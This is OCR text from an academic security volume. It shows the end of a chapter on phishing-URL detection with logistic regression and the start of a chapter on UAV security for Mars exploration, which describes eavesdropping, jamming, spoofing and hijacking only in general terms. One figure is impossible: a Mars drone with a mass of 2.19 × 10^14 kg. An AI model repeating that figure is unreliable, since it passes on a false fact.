
Fig. 2 Model architecture

with the dataset and produce the result which will be then compared to the target value for the input which is given into the vector for training the dataset. The model will have fitting which can include both the variable selection and the parameter estimation. The validation of the dataset which will be used for the regulation for the early stopping of the trained model due to error on the validation dataset which increases accuracy and it will be a sign of overfitting of the training datasets. A simple procedure for the validation of the error dataset will be done during the training of the given model. The configurations are found from where it has been created in the ad-hoc; finally, the test dataset which is used to provide the unbiased evaluation on the final model is being developed and fitted with the trained dataset. These datasets are called as holdout datasets while the dataset is not used for either testing or training the model (Fig. 3).

To have the dataset, we have constructed data set by using some prior requirements, key requirements such as URL length which is classified as 0 or 1 in binary form,

Fig. 3 Data set classification





```
[41] from sklearn.model_selection import train_test_split
     X_train,X_test,y_train,y_test=train_test_split(X,y,test_size=0.20,random_state=10)

[42] from sklearn.linear_model import LogisticRegression
     Classifier=LogisticRegression(random_state= 0, multi_class='multinomial' , solver='newton-cg')
     Classifier.fit(X_train,y_train)

     LogisticRegression(C=1.0, class_weight=None, dual=False, fit_intercept=True,
                        intercept_scaling=1, l1_ratio=None, max_iter=100,
                        multi_class='multinomial', n_jobs=None, penalty='l2',
                        random_state=0, solver='newton-cg', tol=0.0001, verbose=0,
                        warm_start=False)

[43] from sklearn.metrics import matthews_corrcoef
     from sklearn.metrics import accuracy_score
     from sklearn.metrics import f1_score
     predictions = Classifier.predict(X_test)

[44] predictions = Classifier.predict(X_test)

     accuracy_score(y_test,predictions)

     0.8090452261306532
```

Fig. 4 Accuracy test

Domain length which includes classification based on protocol and more parameters which are in binary format as 0 or 1. We consider other parameters like port number, user IP address, has symbols, etc. Finally, these are calculated as the target results.

5 Accuracy Test

Once the datasets are constructed, datasets will be imported and their calculation for accuracy by (Fig. 4)

$$\mathrm{A} = \frac{TP + TN}{TP + TN + FP + FN}$$

6 Data Flow Diagram (D F D)

Graphically the depiction of the flow of data along with an Information System is very convenient in the interpretation of a system and could be fluently made use of while analysis. It shows the systematic movement of data and views a system as a function which modifies inputs into an expected output. Any complicated system will not execute this transfiguration in a one-step and data will generally go through a sequence of modification while becoming the relevant output. With this DFD, users can envisage how this system will operate that the system will accomplish. This could be used to allow the end user with a substantial proposition of input data, eventually as a consequence on the formation of the complete system.




Fig. 5 Data flow diagram of the implemented model

6.1 Model Implementation

This implements the Logistic Regression ML Algorithm to detect if in case the inputted URL is a phishing site or not, and it is an analytical model that in its fundamental structure makes use of an administration function to representation a binary sustained variable in spite of numerous compound augmentations exists. In the analysis of regression, logistic regression is evaluating the specification of a logistic model which is also a formation of binary regression. In the early twentieth century, biological sciences use to use Logistic Regression. Later many applications in social science started using Logistic Regression. When a target-dependent variable is categorical, Logistic Regression is used. With illustration, based on the example, one can conclude that linear regression is inappropriate for classification problems. Linear regression is unlimited and these accompany the logistic regression into illustration. Its value stringently extends from 0 to 1 (Fig. 5).

7 Conclusions

The co-evolution phishing model is built on python programming using a machine learning algorithm i.e. logistic regression; when the model is built once, hosted on the AWS cloud. There are two ubuntu machines built on the cloud, one of them will handle the website and model and the other will handle third-party users, here user interface is given while any user can register or login to the main phishing detection website. Every user will be given a license key to operate on the website which it allows the user to use the phishing detection website.

Studying the features of phishing websites which is aimed at pursue a classifier by higher performance and pick the best available combination of them to coach the quantifier. The data access layer is something that manifests the most possible functioning of the database to the outer world. The most important phase of the Software Development Life Cycle's (SDLC) is implementation. It comprehends the entire procedure convoluted in obtaining new hardware or software operating precisely in its surrounding.

References

1. Doran D, Zabihimayvan M (2019) Fuzzy rough set feature selection to enhance phishing attack detection, paper presented at Conference: 2019 IEEE international conference on fuzzy systems (FUZZ-IEEE)
2. Nathezhtha, Sangeetha, Vaidehi (2019) WC—PAD: web crawling based phishing attack detection, paper presented at conference: 2019 international Carnahan conference on security technology (ICCST)
3. Patil S, Dhage S (2019) A methodical overview on phishing detection along with an organized way to construct an anti-phishing framework, paper Published & presented in: 2019 5th international conference on advanced computing & communication systems (ICACCS)
4. Geng G-G, Yan Z-W, Zeng Y, Jin X-B (2018) RR Phish Anti—phishing via mining brand resources request' in YouTube uploaded by MICANS INFOTECH PVT LTD
5. Dou Z, Khalil I, Khreishah A, Al-Fuqaha A, Guizani M (2017) Systematization of knowledge (SoK): a systematic review of software-based web phishing detection, paper Published in journal: IEEE Commun Surv Tutor 19(4), Fourthquarter 2017
6. Alkawaz MH, Steven SJ, Hajamydeen AI (2020) University ShahAlam, Selangor, Detecting phishing website using machine learning. In: 2020, 16th IEEE international colloquium on signal processing & its applications (CSPA 2020), 28–29 Feb. 2020, Langkawi, Malaysia
7. Kumar J, Rajendran B, Santhanavijayan A, Bindhumadhava BS, Janet B (2020) Phishing website classification and detection using machine learning. In: 2020 international conference on computer communication and informatics (ICCCI–2020), Jan. 22–24, 2020, Coimbatore, India
8. Athulya AA, Praveen K (2020) Towards the detection of phishing attacks. In: Proceedings of the fourth international conference on trends in electronics and informatics (ICOEI 2020). IEEE Xplore Part Number: CFP20J32-ART; ISBN: 978-1-7281-5518-0
9. Singh C, Meenu (2020) 'Phishing website detection based on machine learning'—a survey. In: 2020 6th international conference on advanced computing & communication systems (ICACCS)
10. Yerima SY, Mohammed K (2020) High accuracy phishing detection based on convolutional neural networks, March 2020. In: Third international conference on computer applications & information security (ICCAIS 2020), 19–21, March, 2020, Riyadh, Saudi Arabia. https://doi.org/10.1109/ICCAIS48893.2020.9096869
11. Sameen M, Han K, Hwang S (2020) Phish Haven—an efficient real time AI phishing URLs detection system, April 2020. IEEE Access PP(99):1. https://doi.org/10.1109/ACCESS.2020.2991403
12. Goswami, Shukla M, Chaturvedi A (2020) Phishing detection using significant feature selection. In: 9th IEEE international conference on communication systems and network technologies. 978-1-72814976-9/20/2020 IEEE, p 302

Security Analysis of Unmanned Aerial Vehicle for Mars Exploration

Manjula Sharma, Sachin Kumar Gupta, Vinay Pathak, Omprakash Kaiwartya, and Geetika Aggarwal

Abstract Unmanned Aerial Vehicles (UAVs) have surpassed all expectations in terms of success in the modern period. Over the last decade, a large number of UAVs capable of planetary exploration have been produced. In general, telescopes, Probes, Orbiters, Spacecraft, Landers, Rovers, and human pilots have been used to observe space phenomena. These classic space exploration techniques however have some limitations that should be discussed, such as the limitation of surface exploration. The amount of time spent closer to the celestial body should be increased, as should the quality and quantity of information have imparted. As a result, UAVs are regarded as one of the most effective means of exploring spatial bodies. The technology of UAVs has enormous potential in supporting a variety of active space mission solutions. We have considered UAVs for planetary exploration because of their advantages over other planetary exploration methods. Several space agencies around the world, including NASA, have proposed sending UAVs to other planets as space drones. For communication purposes in space UAVs, a compatible security system should be considered. This consideration will enable required security functions such as authenticated key agreement, non-repudiation, and user revocation. The aim of this paper is to investigate the behavior of UAV prototype on the Martian surface. The security situation of the Martian UAV is also analyzed. It has been discovered that a MarSE UAV flight on mars has a higher chance of success. Additionally, it is perceived that the proposed prototype MarSE UAV poses almost no significant risk in terms of significant security threats.

M. Sharma · S. K. Gupta
School of Electronics and Communication Engineering, Shri Mata Vaishno Devi University, Katra, Jammu & Kashmir, India
e-mail: sachin.gupta@smvdu.ac.in

V. Pathak
School of Computer and System Sciences, Jawaharlal Nehru University, New Delhi, India

O. Kaiwartya · G. Aggarwal (✉)
School of Science and Technology, Nottingham Trent University, Nottingham NG11 8NS, UK
e-mail: geetika.aggarwal@ntu.ac.uk

O. Kaiwartya
e-mail: omprakash.kaiwartya@ntu.ac.uk

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_10

Keywords UAV · Space exploration · Security · Space protocols · Block chain security · Crypto-security · Quantum-security

1 Introduction

Space exploration exemplifies a variety of integration, control, and communication techniques, among others. It brings together a variety of technological areas, including propulsion, life sciences, materials, and guidance. Our solar system is made up of the stars, the sun, planets (such as Mercury, Mars, Earth, Venus, Saturn, Jupiter, Uranus, and Neptune), some dwarf planets (such as Pluto), as well as numerous moons, asteroids, comets, and meteoroids. In comparison to the earth, many celestial bodies in the solar system seem to have atmospheres, aerosol and cloud mechanics, atmospheric chemistry, and dynamics [1]. Such parameters can be analyzed and explored with the aid of space exploration. According to the superpowers of the twentieth century, space exploration and discovery is a profitable investment. Medical care, solar panels, water treatments, improved computing systems, global search systems, and rescue systems are only a few of the fields where it has made a difference. Landers, Rovers, Orbiters, telescopes, fly-bys, human crews, and other space exploration techniques have also been used to investigate various spatial bodies in the past. However, there have been some drawbacks to these space exploration techniques, such as difficulties with surface exploration, a lower number of available resources, and inadequate quantity and accuracy of the investigation. As a result of space travel, serious health complications arise in the bodies of human crew members. Though these health issues are usually just acute, they may have long-term consequences [2].

These problems prompted us to explore a better option, which resulted in the production of UAVs for space exploration. The use of UAVs will strike a balance between research, risk of execution, and cost. To complete their missions, UAVs must collect and process data. UAVs may be able to store a range of information about a planet's environment as well as strategic operations. As a result, it becomes clear that securing communication through UAVs requires a methodical and accurate examination of technical vulnerabilities. Space UAVs may become more fragile and prone to faults and failures due to cyber-attacks, software and hardware bugs, and unintended defects introduced by the manufacturer.

1.1 Motivation and Contribution

UAVs are considered a valuable method for planetary exploration due to their technological developments [3]. UAVs have come a long way in terms of their use in space missions [4]. The most recent methods of planetary exploration are restricted in versatility and resolution and provide little information about the earth. To address these issues, we've been motivated to use UAVs for space exploration. The key contribution of the current research is:

- To safely deploy UAV for space research.
- To explore into the security features of space UAV, such as protocols, communication attacks, and suitable security algorithms.
- To develop a better understanding of the problems associated with UAV development and to ensure the protection of a UAV-based network on the spatial body.
- To study the prototype UAV for a flight attempt on a Martian body.
- To observe the UAV flight on the surface of Martian body.

1.2 Expected Application Area

UAVs are used for a variety of tasks, including disease control, ocean waste vacuuming, pizza delivery, and more. UAV technology has been used by defense groups and tech-savvy clients for quite some time. The benefits of this technology, however, extend far beyond these businesses. Advances in core technologies, as well as new features, have cleared the door for even more UAV innovation. Innovative navigation systems, expanded range, data management, and security systems have all been added to recreational, commercial, and military drones. UAVs are extremely useful in industries such as military, goods, transport, agriculture, entertainment, search and rescue and home security because of their flexibility. The increasing development of autonomous technologies, which operate through remote or onboard computer, is a boon to the UAV patent environment.

1.2.1 Military Industries

The first recorded use of UAVs occurred in the mid-1800s, when Austrian forces invaded Venice with 200 destructive balloon carriers. Since then, UAVs have mainly been used in military operations. International interest in UAV technology has led to its increased use in commercial fields, thanks to a history of technical advances that have improved the performance of UAVs from World War II to the present [5].

1.2.2 Home Security

Although the military's use of UAVs for surveillance is well-known, sunflower labs in the United Kingdom is introducing UAVs into the home safety sector, with the businesses now at present beta testing a security drone designed to protect houses [6].

1.2.3 Search and Rescue Industries

UAVs have only recently begun to be employed in the event of a search and rescue, according to Da-Jiang Innovations (DJI), the world's larger maker of UAV; they have already rescued 59 people from life-threatening circumstances. A UAV recently rescued two swimmers in Australia, and New Zealand is testing similar "lifeguard drones" to help locate surfers in need and deliver floating devices [7].

1.2.4 Transport Industries

UAVs also hold a ton of potential in the transportation sector, with the technology expected to replace $13 billion in human labor and services of business. This is believed to have aided in the development of flying taxis, since numerous companies, including Ehang Corp in China and Volocopter, are operating two-seater UAV cabs in Dubai [8].

1.2.5 Construction Industries

UAVs also have a lot of promise in the construction industry, with an estimated market value of more than $11 billion in the future. The development of UAVs equipped with 3D printers is one of the innovations being created at Imperial College London. By printing materials as they move, this remote-controlled machinery would be able to create and repair buildings [9].

1.2.6 Agriculture Industries

UAVs are already being used in agriculture to track large swaths of land, analyze soil samples, and even herd cattle. Researchers in Japan are currently working on insect-sized drones, which may extend the use of UAVs in agriculture even further in the near future. These tiny UAVs will be used to pollinate plants, moving pollen between flowers using horse hairs and a sticky ionic gel [10].

1.2.7 Retail Industries

Delivery drones are one of the most commonly imagined potential applications for UAVs. Some businesses are trying to take this idea much further, with Walmart and Amazon battling it out over an airborne warehouse. Both companies propose a massive blimp-like UAV that would fly at 500–1000 feet above ground, launching smaller UAVs to deliver products right to customer's door [11].

1.2.8 Entertainment Industries

UAVs are being invested in as a medium of entertainment in addition to their realistic applications. UAV racing league recently received a $1 million investment from sky, the world's largest broadcasting company. UAV pilots compete in high-speed obstacle courses in this sport, which has attracted the attention of Eurosport and Fox sports [12].

The remaining sections of the paper are as follows: Sect. 2 is regarding the related work and the types of UAVs for space investigation. Section 3 discusses the space protocols, security threats, and the types of security solutions well suited for safe exploration (such as blockchain security and quantum security). Section 4 is about the system model for deploying a UAV prototype on the Martian surface, parameters considered for the successful Martian flight and the simulated results achieved. Finally, concluded in Sect. 5.

2 Related Work

This section discusses the previous studies on the UAVs used for space exploration till now and the types of UAVs for space investigation. Scientists from all over the world are attempting to send UAVs to different planetary bodies (such as Martian surface, Venus, and Titan). The main objective of UAV is to collect data and establish a network on the surface. The use of UAVs for space missions has grown exponentially. One of the most well-known examples of space UAVs is a mars helicopter that landed recently on the Jezero crater on February 18, 2021 [13]. The main benefit of using UAVs for space research is the increased coverage and quality of data. The architecture, design, takeoff, path, and route planning for UAVs for different planetary missions differ due to variations in climatic conditions. Till now, several UAV models have been suggested for exploring planets such as Martian body, Titan, and Venus. Aerial Regional-scale Environmental Survey (ARES) is one of the most well-known examples of a mars drone. It's a proposed mars scout mission that will collect high-value science data (such as the planet's atmosphere, surface geosciences, metallurgy, and oceanic crust magnetism) using an aircraft. Although mars have a low density in comparison to earth, the idea of flying drones on this planet has sparked a lot of interest [14].

The Exofly- Delfy 2 UAV model was proposed for Martian body exploration in 2008. This model had a solar power supply that lasted 12 min and had a range of 10 km. The model had a mass of 0.02 kg and a wingspan of 0.35 m [15, 16]. In 2014, a solar-powered Martian helicopter [17] with a mass of 1.8 kg was launched [18]. The helicopter had 1.5 min of endurance [19, 20]. In 2017, Marsbee was proposed which had a mass of 2.19 * 10^{14} kg [21]. The air pressure on Venus is similar to that on earth, implying that the flight power needed is lower than that on the other planets (such as Martian body). As a result, drones capable of flying in the Venus' atmosphere have also been proposed. A large drone model for Venus investigation

Table 1 Comparison between various UAV models for space exploration

Ref. No. (Year)	Previous UAV Model	Target solar bodies			Power supply			
		Martian body	Venus	Titan	Solar	ASGR	Nuclear	Li-Po
[22, 23], (2002)	Large drone		✓		✓	–	–	–
[24], (2005)	Aircraft flight		✓		✓	–	–	–
[15, 16], (2008)	Exofly-Dlyfly 2	✓			✓	–	–	–
[23], (2013)	VAMP AV		✓		✓	✓	–	–
[17–20], (2014)	Mars helicopter	✓			✓	–	–	–
[26], (2015)	SESPA		✓		✓	–	–	–
[21, 27], (2017)	Marsbee	✓			–	–	–	–
[25], (2020)	Dragonfly			✓	–	–	✓	–
Our proposal	MarSE UAV	✓			–	–	–	✓

was proposed in 2002 [22]. This model had a solar power supply, 1.6 square meters of wing area, 0.37 chord lengths, and a mass of 15 kg [23]. An aircraft flight with solar power was proposed in 2005. The wing area of this model was 16.2 m^2, the chord length was 1.8, and the wingspan was 9 m [24]. Titan is Saturn's largest moon. It is a frozen planet with a golden, hazy atmosphere covering its entire surface. Titan is the second-largest moon in our solar system. The Titan is another solar body that is being considered for drone exploration. Soon, dragonfly will be one of the most well-known Titan drones. NASA's next $1 billion planetary science mission, dragonfly, is scheduled to launch in 2026 [25]. Table 1 shows the comparison between various earlier proposed models of drones for exploring several planets.

In our proposed model, MarSE UAV is designed for Martian mission that uses the Lithium Polymer (Li-Po) battery as a power supply. Li-Po batteries last longer than other power sources. Solar power supply may struggle to collect enough sunlight on Martians' windy, dusty terrain, making them a risky choice for powering life support systems. Nuclear power supply is costlier. Development of new nuclear fission reactors for space stalled will have design issues and a ballooning budget. These drawbacks will be overcome by using Li-Po batteries. Li-Po batteries are rechargeable batteries that have been used in aircraft for a long time. These are light in weight and flexible that can be molded in any shape or size.

2.1 Types of UAVs for Space Investigation

It is not safe to launch a traditional UAV on other solar bodies. Due to the launch vehicle's packaging constraints on the intended solar bodies, the size and weight of the UAVs are normally constrained. Various maneuverable, efficiency, regulatory, and structural studies are carried out during the design process to improve the efficiency of




Fig. 1 Types of space UAVs

UAVs. For a successful planetary mission, UAVs come in a variety of configurations. Airships/balloons, VTOL, gliders, and fixed wings are a few examples. Figure 1 shows some of the different types of UAVs used in space research.

2.1.1 Flapping Wing

The ornithopter, or "flapping wing," is a UAV. The flapping wing works on bird flight mechanics. The military has used this technology to create a small surveillance UAV that looks like a bird. Due to environmental constraints, flying a standard drone for an interplanetary mission is a difficult task. Thus, flapping wing being a new flying concept may be well suited to the low density and high viscosity of the atmosphere [28].

2.1.2 Airships/Balloons

An airship, also known as a balloon, is a type of aircraft carrier that navigates without using additional sources [13]. The balloon is a very simple technology that requires no energy to maintain its height. The only objects that require electricity are the tools and the payloads. Changes in altitude and location, on the other hand, pose a challenge for balloons. In the sun, the balloons are virtually impossible to keep alive. Balloons often struggle to maintain their altitude, implying that balloons are rigid in the field of atmospheric science. Airships, on the other hand, are difficult to maneuver and deploy at low speeds [29].

2.1.3 Glider

A glider is a fixed-wing airplane that flies without using an engine and is assisted in flight by the dynamic reaction of the air against its lifting surfaces. Currently, NASA is planning to launch a small glider fleet to explore areas of Martian body that are inaccessible to other Spacecraft. The University of Arizona's Adrien Bouskela, Aman Chandra, and colleagues claimed a mission to explore Martian body using gliders [30]. Their idea is to use thermal updrafts to lift columns of warm air to catapult an unpowered glider into the Martian atmosphere and keep it aloft to reach altitude. The glider will be inflatable and capable to pack in a volume small enough to be transported as a secondary payload on a larger mission to Martian body.

2.1.4 Vertical Take-Off Landing (VTOL)

The advantages of both multicopter and fixed-wing aircraft are combined to build VTOL. A multicopter can take off and land vertically, but its rotary wing rotor cannot exceed sound velocity. On the other hand, aircraft can fly higher, but heavy lift necessitates the use of an airfield. The same can be said for space exploration. Transforming flight modes into horizontal and vertical configurations in other solar bodies necessitates a separate control technique. Recent research has centered on the possibility of developing aerial VTOL vehicles to aid in the exploration of various celestial bodies in our solar system. The efficacy of VTOL vehicles is being studied in particular to support missions to Martian body, Titan, and Venus. The National Aeronautics and Space Administration (NASA) Ames Research Centre (ARC) has investigated various rotary-wing aero-mechanics and proof-of-concept issues relating to the development of vertical lift aerial vehicles for planetary science missions.

3 Security Threats, Protocols, and Security Solutions for UAVs for Space Exploration

The interstellar communications system is a put-forward system that is frequently interrupted, with a wireless structure riddled with errors and delays ranging from a few minutes to several hours [31]. UAVs collect data from the planetary body during space exploration. Near-field communication links are used to gather data from the celestial surface. The data from the UAVs are then acquired by an Orbiter. Direct connections are used to send the data to the earth's ground station. The data is then routed into the earth's internal communication network. As a result, one of the primary concerns for space agencies is space exploration stability. Two elements of space protection are guaranteed access to space and the freedom to freely use space for various purposes. Protocols for space exploration, communication risks in space missions, and accidents involving security problems during space missions using UAVs are all covered in this section.

3.1 Protocols for Space Missions

Data transmission for interplanetary communication had been established using a network of protocols. These protocols are a collection of rules that govern the transmission of data during an interplanetary mission. Spacecraft telemetry was traditionally formatted using a Time Division Multiplexing (TDM) scheme. Using TDM data items were multiplexed into a continuous stream of fixed-length frames based on a predefined multiplexing rule. With the exception of the ground tracking network, each project was forced to build and implement a custom data system. This was only used for that project due to the lack of established standards in this field. The Consultative Committee for Space Data Systems (CCSDS) developed an international standard for a Packet telemetry protocol in the early 1980s, which used a variable-length data unit known as the Source packet to transmit process telemetry. CCSDS developed another international standard for transmitting commands to a Spacecraft with a data unit known as the Tele Command (TC) Packet, based on a similar concept, shortly after Packet Telemetry. In the late 1980s, CCSDS created Advanced Orbiting Systems (AOS), a third standard, to meet the needs of AOS, such as the International Space Station (ISS). These three specifications were later restructured by CCSDS. Space packet protocol [26], TM, TC, and AOS Space Data Link Protocols, TM and TC Synchronization, and Channel Coding [32] were among the updated specifications.

3.2 Attacks and Incidents of Communication

RF waves are used to communicate with and from the satellite in an interplanetary flight. They are usually transmitted at GHz frequencies. At any point during the satellite's lifetime, Telemetry, Tracking, and Control (TT&C) and data communications can be disrupted, causing the intruder to collect additional data and launch attacks on the ground portion. Hijacking, jamming, spoofing, and eavesdropping are the most popular methods of data communication disruption.

3.2.1 Eavesdropping

Theft of data as it is being transmitted over a network is known as eavesdropping. For satellite and ground system contact, a Radio Frequency (RF) signal is sent over the air. Communications are intercepted in this place. Data transmitted over radio waves is often unencrypted or uses low-grade encryption that can be cracked to reveal clear-text data. Many countries use ELectronic INTelligence (ELINT) satellites to eavesdrop on information sent through space.

3.2.2 Jamming

By simply emitting an interference signal, jamming can effectively block communication on a wireless space channel, disrupt the predefined operation, cause performance issues, and even damage the control system. By transmitting a continuous signal with an antenna, knowledge of the signal frequency, and the necessary power level, an intruder may block legitimate communications. One example of a jamming-resistant UAV is the AN/ALQ-218. The AN/ALQ-218 UAV has emitters for cueing jammers. It also includes electro-optical sensors, Infrared Radiation (IR) technology, and an onboard radar station.

3.2.3 Spoofing

Spoofing is an electronic attack in which an attacker deceives a receiver into believing that a false signal provided by the attacker is the original signal it is seeking. Spoofing the downlink of a satellite could be used to send inaccurate or manipulated data to an adversary's communications system. An attacker who successfully spoofs a satellite's command and control uplink signal can be able to take control of the satellite and use it for criminal purposes [33]. Cryptography is one of the most effective methods for preventing spoofing.

3.2.4 Hijacking

Several cases of satellite hijacking or the use of a satellite for a different reason have been recorded in recent years. It could mean tampering with or completely changing legitimate signals. J. J., a 15-year-old computer programmer who went by the moniker "c0mrade," admitted to hacking into NASA's computer network as well as a host of other cyber-crimes in 1999 [34].

3.3 Security Solutions in Space UAV Network

Security is an important part of a space mission. Encryption algorithms for different messages should be carefully chosen for space missions through UAVs to protect sensitive information in the network. This section discusses the three majorly suitable security algorithms considered for a space mission.

3.3.1 Crypto Security in Space Network

The practice of protecting software, database, communication systems, applications, and information from malicious attacks is known as cyber security. As a result, the concept of cryptography is taken into account. Throughout the drone communication processes, the master key encrypts the sub-master key. The sub-master key encrypts the session and channel keys. Key exchange messages are used to deliver the sub-master, session, and channel keys. The security of the key exchange message is the most important aspect because encryption and authentication are used to secure the communication system. During channel initialization, key exchange messages are sent first, followed by the transmission of the sub-master key, channel key, and first session key to the drone [35].

3.3.2 Blockchain Security

Blockchain is a viable idea that has proven to be popular in a variety of fields, including cryptocurrency, systems integration, supply chains, security, and the management of complicated systems [36]. The basic concept behind blockchain is that it is a distributed ledger of transactions that is accessible. As a result, blockchain is regarded as a more rigid variant of cryptographic protocols. These can be very useful techniques to avoid "cyber and physical assaults" against space resources (e.g., aircraft, authentication processing, and access to data, etc.) by using these blockchain properties. The space industry is typically collaborative, several parties collaborate to maintain and update space equipment. As a result, blockchain appears to be a very promising technology for facilitating such collaborative processes [37].

3.3.3 Quantum Security


Another solution to the security problems that space UAVs face is quantum security. For secure communication, a new and improved protocol has been established [38]. An eavesdropper cannot keep a transcript of quantum signals sent in a Quantum Key Distribution (QKD) operation due to the quantum non-cloning theorem. In contrast to other communication approaches, this latest quantum technique would use a low-orbit satellite to send encrypted messages over a much longer distance to ground-based stations. At a time when cyber security threats are on the rise, this strengthened architecture has the potential to revolutionize how we share sensitive data while also protecting people's data. Quantum communication, also known as quantum key distribution, is a form of data transmission that uses physics to provide security. It allows two parties to send encrypted data via quantum bits, also known as qubits [39]. Quantum communication is the most reliable method of data transfer, with a practical quantum network able to provide secure coverage in real time for any location and scale, from small to massive.

4 System Model and Simulation Results

UAVs at the time of an interplanetary mission can encounter a variety of problems during flight, both internal and external obstacles. UAVs may become uncontrollable as a result of these issues, and they can crash or land on a hard surface. Not only the UAV and its' carrying equipment but the information may also be destroyed in such situations. This results in significant losses of finances in addition to the loss of equipment and information. As a result, an implementing strategy that can gracefully cope with failures and ensure safe operation even in the event of engine failure is a major challenge. In this section, the system model for effectively deploying the UAV on the surface of the planetary body is discussed along with the parameters considered for the successful deployment of UAV on the Martian body. The system model for the UAV deployment on the Martian body is designed to minimize the causes of failure of a mission.

Figure 2 shows the system model for the deployment of UAVs on a Martian body. The aeroshell separates from the Spacecraft after the missile is launched to the targeted planet and the Spacecraft enters the planet's orbit. The Spacecraft performs

Fig. 2 Methodology for the deployment of UAV on Martian body


Missile launch to the target planet
Spacecraft entry into the orbit of the planet
Aeroshell separation from spacecraft
Fly-by trajectory establishes
UAV deploys at appropriate altitude
UAV release from aeroshell
UAV unfolds

a quick burn to set up a fly-by trajectory so that the aeroshell can be released on an entry trajectory. The aeroshell should normally reach the atmosphere of the targeted solar body at a shallow angle. Space UAVs will deploy at sufficient altitudes to meet the flight level owing to the shallow entry angle. A pull-up operation is performed after the deployment is complete to determine the controlled flight level. In other words, during the deployment process, the UAV should be able to detach from the aeroshell. It should then deploy its tail and wings. UAV should also recover from a dive while retaining as much altitude as possible.

In our design model, we build a UAV prototype that is capable of flying on Martian surface. The model consists of two major blocks:

Flight Control Block: The flight control block basically consists of the actual flight code, code control logic that runs on the prototype UAV model. The flight control block consists of a controller block, a state estimator block, and other logic blocks.

Model-based block: This model-based design is the tune and tweak flight code. We can use this model code block to the real prototype UAV hardware model. The model-based design block consists of a plant block, environment block, and a sensor block. Figure 3 shows the block diagram of the prototype UAV model.

For the inside design of the various blocks and sub-blocks, it is necessary to have a clear knowledge about the aim of the UAV prototype. The environment in which the UAV is expected to have a flight, the surface conditions above which the flight is assumed to occur, etc. are some of the major concerns while designing the blocks.

For a successful UAV flight on the Martian surface changes in the Flight Control System (FCS), sensor block and environmental block are mainly required.

Environment Block: In the environment block, the environment parameters are set. These environment parameters are necessary for a successful UAV flight on the surface of Martian body. In our proposed model, a UAV prototype has been simulated that can be made suitable enough to operate in the environmental conditions of the

